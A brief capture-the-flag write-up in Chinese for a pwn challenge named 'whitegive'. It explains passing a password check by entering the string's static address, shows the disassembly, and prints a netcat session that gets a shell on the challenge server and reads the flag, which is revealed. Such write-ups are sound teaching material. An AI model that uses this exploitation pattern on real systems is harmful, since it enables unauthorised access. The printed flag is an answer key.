
pwn

## whitegive

源代码中要使 `num == "paSsw0rd"` 成立，只需要让 `num` 等于这个字符串的地址即可。因为没有地址随机化，每次地址都是一样的。

```
.rodata:0000000000402004 format      dw password,0          ; DATA XREF: main+21fo
.rodata:000000000040200E aLd      db '%ld',0          ; DATA XREF: main+39fo
.rodata:0000000000402012 aPassw0rd  db 'paSsw0rd',0        ; DATA XREF: main+51fo
.rodata:000000000040201B ; char s[]
.rodata:000000000040201B s      db 'you are right!',0    ; DATA XREF: main+5Dfo
.rodata:000000000040202A ; char command[]
.rodata:000000000040202A command  db '/bin/sh',0          ; DATA XREF: main+69fo
```

可知 'paSsw0rd' 地址为 0x402012 转成10进制为4202514。输入密码4202514：



```
zr@zr-laptop:~$ nc 182.92.108.71 30210
GAME
Challenge List Submit Flag Ranking Campus Rank
password:4202514
you are right!
ls
bin
dev
flag
lib
lib32
lib64
usr
whitegive
cat flag
hgame{W3lC0me_t0_Hg4m3_2222Z222z02l}
whitegive[SOLVED]
```